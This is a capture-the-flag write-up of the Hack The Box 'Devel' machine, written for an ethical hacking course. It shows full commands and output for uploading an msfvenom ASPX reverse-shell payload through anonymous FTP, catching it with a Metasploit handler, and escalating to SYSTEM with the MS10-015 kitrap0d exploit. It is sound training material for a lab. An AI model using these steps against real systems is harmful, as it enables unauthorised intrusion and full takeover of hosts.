HACK THE BOX - WRITEUP

DEVEL

NOTE:
This is a “retired machine” and thus requires a HTB VIP subscription for access

This was written as part of the “Mid-Course Capstone” in the TCM Security Practical Ethical Hacker Course.

Like many of the “easy” HTB machines, this is a great start for the beginner ethical hacker who has just started their learning path.

Upon completion of this box, you’ll have worked on and learned about:

- Windows Web App
- Malicious web payload ctreation with msfvenom
- FTP (arbitrary file upload using anonymous login)
- Windows Privilege Escalation

SCANNING AND ENUMERATION

As a habit I tend to run nmap with the **-p-** option a few times to hunt for ALL available ports.
I prefer not to let nmap run with just the initial, default “top 1,000” for fear of missing some ports.
This tends to be a fast scan that I run a few times to ensure consistent returns on open ports.

```
┌──(root💀kali)-[~]
└─# nmap -T4 -p- 10.10.10.5
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-05 17:50 EDT
Nmap scan report for 10.10.10.5
Host is up (0.097s latency).
Not shown: 65533 filtered ports
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 124.59 seconds
```

All nmap scans on this target returned only two ports open on the host: **ports 21 & 80.**
Once I have a list of open ports, I then deep dive in to those specific ports using the nmap **-A** tag.
This is purely personal technique.

INITIAL FINDINGS

```
┌──(root💀kali)-[~]
└─# nmap -A -T4 -p 21,80 10.10.10.5
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-05 17:58 EDT
Nmap scan report for 10.10.10.5
Host is up (0.098s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  02:06AM       <DIR>          aspnet_client
| 05-05-21  09:56PM                 1442 cmdasp.aspx
| 05-05-21  02:46AM                38726 ex.asp
| 05-05-21  02:42AM                38726 ex.aspx
| 05-05-21  03:09AM                 2923 he.aspx
| 03-17-17  05:37PM                  689 iisstart.htm
| 05-05-21  06:11AM                 2858 kali.aspx
| 05-05-21  02:58AM                38006 she.asp
| 05-05-21  05:31AM                    6 test
| 05-05-21  05:33AM                   20 test.html
|_03-17-17  05:37PM               184946 welcome.png
| ftp-syst:
|   SYST: Windows_NT
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|   Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
```

SERVICES, VERSIONS & OS FINDINGS:

- Service and OS enumeration revealed that this is a Microsoft IIS 7 default web page
- Port 21 is open running a Microsoft version of the File Transfer Protocol (ftp)
- "Anonymous FTP login" is allowed!
- Port 80 is open with HTTP as a service
- Service version is Microsoft IIS httpd version 7.5 [Internet Information Services]
- There is a potentially risky HTTP method [TRACE – maybe more]
- OS guess appears to be Microsoft Windows but not much on initial OS version enumeration

Given the findings:

- I could start enumerating for web app resources & directories with Dirb, Dirbuster or GoBuster
- With access to more of those hidden resources I could then try to leverage the "lazy" webpage to see if I could get access using wordlists for credential spraying; or
- I could also try to search for IIS 7.5 vulnerabilities and exploits

However, a couple of things alarmed me and jumped out immediately form this simple nmap scan:

- The default webpage struck me as poor cyber hygiene (maybe there could be more laziness?)
- There was anonymous login allowed with ftp on port 21
- The nmap scan also returned some file and directory information (that was odd)
- There were "potentially risky HTTP methods" allowed

Given this clearly visible attack surface I made a plan to see if I could:

1. Upload a malicious web payload (asp or aspx) using the ftp anonymous login
2. Set up a listener
3. Start the payload in the default website
4. Try to gain a reverse shell


THAT would be my initial attack vector.

I felt this was something immediately worthwhile exploring.
I chose to pursue this "rabbit hole" first before trying any sort of directory "busting", credential spraying or authentication bypass with the IIS 7.5.

VULNERABILITY ASSESSMENT & SEARCH

I searched for “msfvenom reverse shell aspx” resources using Google

There were a few interesting returns:




As a beginner, I found some of the GitHub resources to be “complicated” for my level of understanding.

NetSec was the resource I chose.

The site provides an easy to read and understand series of “one liner” msfvenom scripts

The site provides a simple to read and understand list of web payload (among other resources)

I chose the asp (and aspx) that would give me a Meterpreter Reverse TCP Shell on a windows target



Kali Linux | Metasploit | msfvenom

msfvenom
I build the payload using the NetSec “on liner” web payload
Set the LHOST and LPORT

```
┌──(root💀kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.21 LPORT=4444 -f aspx > ex.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of aspx file: 2904 bytes

┌──(root💀kali)-[~]
└─#
```


Metasploit framework:

Use “exploit/multi/handler” as the listener
WARNING: In the exploit options the **default** payload is a “generic/shell_reverse_tcp”
The payloads have to match so set it to match the “windows/meterpreter/reverse_tcp”
Set the LHOST & LPORT
Leave the default wildcard target


```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.14.21
LHOST => 10.10.14.21
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.21      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) >
```

EXPLOITATION

I used ftp to connect to the target site
I then exploited the “anonymous login” with no password
Once logged in I “PUT” and uploaded the msfvenom web payload -> “ex.aspx”



Back at the target website I started the payload in the browser



Then, back at Metasploit, I ran the listener
A successful Meterpreter session (#1) was established

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.21:4444
[*] Sending stage (175174 bytes) to 10.10.10.5
[*] Meterpreter session 1 opened (10.10.14.21:4444 -> 10.10.10.5:49297) at 2021-05-05 19:03:53 -0400

meterpreter > getuid
Server username: IIS APPPOOL\Web
meterpreter > sysinfo
Computer        : DEVEL
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x86
System Language : el_GR
Domain          : HTB
Logged On Users : 3
Meterpreter     : x86/windows
meterpreter >
```

POST EXPLOITATION: INTERNAL ENUMERATION & RECON

Internal system enumeration was successful:

- We had gained access to the correct machine: DEVEL
- We can confirm the OS and architecture: Windows 7 (6.1 Build 7600) x86

Internal User enumeration was mixed/unsuccessful:

- GETUID showed that we were **NOT** AUTHORITY\SYSTEM
- GETPRIVS failed
- GETSYSTEM failed – we could not escalate our Windows privileges

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: This function is not supported on this system. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
```

From this point you'll be able to navigate the file structure to find the "user.txt" for the flag but you won't be able to get access to the "root.txt" flag.

PRIVILEGE ESCALATION

I chose to background the successful Meterpreter session (#1)
I used Metasploit “suggester” for a local exploit that would give me Windows privilege escalation based on the current, known OS (Windows 7) x86.

The suggester ran checks for 37 possible exploits and returned 13 suggestions against discovered vulnerabilities

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: This function is not supported on this system. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > search suggester

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester                   normal  No     Multi Recon Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 exploit(multi/handler) > use 0
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   SESSION                          yes       The session to run this module on
   SHOWDESCRIPTION  false           yes       Displays a detailed description for the available exploits

msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.5 - Collecting local exploits for x86/windows...
[*] 10.10.10.5 - 37 exploit checks are being tried...
[+] 10.10.10.5 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms15_004_tswbproxy: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ntusermndragover: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) >
```

I started with MS10_015 (kitrap0d)
The “target OS” (Windows 7) matched our machine perfectly
The x86 architecture matched
There were no other options given/shown if queried with “show targets”
If it failed, I’d try the next and so on down the list
But, I had high hopes for success with this exploit due to the fact that the target OS matched


```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/ms10_015_kitrap0d
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms10_015_kitrap0d) > options

Module options (exploit/windows/local/ms10_015_kitrap0d):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.0.194       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 2K SP4 - Windows 7 (x86)


msf6 exploit(windows/local/ms10_015_kitrap0d) > set session 1
session => 1
msf6 exploit(windows/local/ms10_015_kitrap0d) > set LHOST 10.10.14.21
LHOST => 10.10.14.21
msf6 exploit(windows/local/ms10_015_kitrap0d) > options

Module options (exploit/windows/local/ms10_015_kitrap0d):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.21      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 2K SP4 - Windows 7 (x86)


msf6 exploit(windows/local/ms10_015_kitrap0d) >
```

```
msf6 exploit(windows/local/ms10_015_kitrap0d) > run

[*] Started reverse TCP handler on 10.10.14.21:4444
[*] Launching notepad to host the exploit...
[+] Process 3380 launched.
[*] Reflectively injecting the exploit DLL into 3380...
[*] Injecting exploit into 3380 ...
[*] Exploit injected. Injecting payload into 3380...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (175174 bytes) to 10.10.10.5
[*] Meterpreter session 2 opened (10.10.14.21:4444 -> 10.10.10.5:49298) at 2021-05-05 19:17:10 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : DEVEL
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x86
System Language : el_GR
Domain          : HTB
Logged On Users : 3
Meterpreter     : x86/windows
meterpreter >
```

Running the exploit successfully created session #2
We had a successful Meterpreter Reverse TCP shell on the machine
User and system enumeration revealed:

- We had escalated our privileges to NT AUTHORITY**SYSTEM**
- We were on the correct machine: **DEVEL**

Now that we have a Meterpreter Reverse TCP shell with SYSTEM access, navigate the Windows file structure and extract the user.txt and root.txt flags



I won't post the flags so that readers don't simply scroll to the end here and copy and paste them.